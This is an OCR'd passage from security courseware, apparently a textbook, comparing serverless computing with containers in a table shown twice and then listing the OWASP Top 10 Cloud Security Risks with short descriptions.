
Figure 19.29: Serverless architecture



Serverless Vs. Containers

Containers	Serverless Computing
The developer is responsible for defining container configuration files along with the operating system, software, libraries, storage, and networking	The developer only needs to develop and upload code to support serverless computing; the entire provisioning process is taken care of by the cloud service provider
Once initiated, the container runs continuously until the developer stops or destroys it	Once completed running, the serverless function is automatically destroyed by the cloud environment
A container needs server support even when the container is not executing any programs	Serverless deployment charges only for the resources consumed
There is no time restriction for the code running inside the container	Timeout is enabled on serverless functions
Containers support running on a cluster of host nodes	The underlying host infrastructure is transparent to developers
Containers store data in temporary storage or mapped storage volumes	Serverless functions do not support temporary storage; instead, data is stored in the object storage medium
Containers support both complex applications and lightweight microservices	Serverless functions are suitable only for microservices applications
Developers can select their choice of language and runtime for applications running in a container	Language selection for serverless functions is restricted by the cloud service provider

Serverless Vs. Containers

The table below summarizes the differences between serverless computing and containers.

Containers	Serverless Computing
▪ The developer is responsible for defining the container configuration files along with the operating system, software, libraries, storage, and networking. ▪ Developer then creates an image from that file, pushes the image to a registry, and runs a container from that image.	▪ The developer only needs to develop and upload the code to support serverless computing; the entire provisioning process is taken care of by the cloud service provider.
▪ Once initiated, the container runs continuously until the developer stops or destroys it.	▪ After it completes execution, the serverless function is automatically destroyed by the cloud environment.
▪ A container needs server support even when the container is not executing any programs.	▪ Serverless deployment charges only for the resources consumed.
▪ There is no time restriction for the code running inside the container.	▪ Timeout is enabled on serverless functions.
▪ Containers support running on a cluster of host nodes.	▪ The underlying host infrastructure is transparent to developers.

▪ Containers store data in temporary storage or mapped storage volumes.	▪ Serverless functions do not support temporary storage; instead, data is stored in the object storage medium.
▪ Containers support both complex applications and lightweight microservices.	▪ Serverless functions are suitable only for microservices applications.
▪ Developers can select the language and runtime for applications running in a container.	▪ Language selection for serverless functions is restricted by the cloud service provider.


LO#04: Explain Cloud Computing Threats

Cloud Computing Threats

Most organizations adopt cloud technology because it reduces the cost via optimized and efficient computing. Robust cloud technology offers different types of services to end-users; however, many people are concerned about critical cloud security risks and threats, which attackers may take advantage of to compromise data security, gain illegal access to networks, etc. This section deals with significant security threats and vulnerabilities affecting cloud systems.



OWASP Top 10 Cloud Security Risks

Risks	Description	Risks	Description
R1 - Accountability and Data Ownership	Using the public cloud for hosting business services can cause severe risk for the recoverability of data	**R6 - Service and Data Integration**	Unsecured data in transit is susceptible to eavesdropping and interception attacks
R2 - User Identity Federation	Creating multiple user identities for different cloud providers makes it complex to manage multiple user IDs and credentials	**R7 - Multi Tenancy and Physical Security**	Poor logical segregation may lead to tenants interfering with the security features of other tenants
R3 - Regulatory Compliance	There is a lack of transparency, and there are different regulatory laws in different countries	**R8 - Incidence Analysis and Forensic Support**	Due to the distributed storage of logs across the cloud, law enforcement agencies may face problems in forensics recovery
R4 - Business Continuity and Resiliency	There can be business risk or monetary loss if the cloud provider handles the business continuity improperly	**R9 - Infrastructure Security**	Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services
R5 - User Privacy and Secondary Usage of Data	The default share feature in social web sites can jeopardize the privacy of user's personal data	**R10 - Non-Production Environment Exposure**	Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification

https://owasp.org

OWASP Top 10 Cloud Security Risks

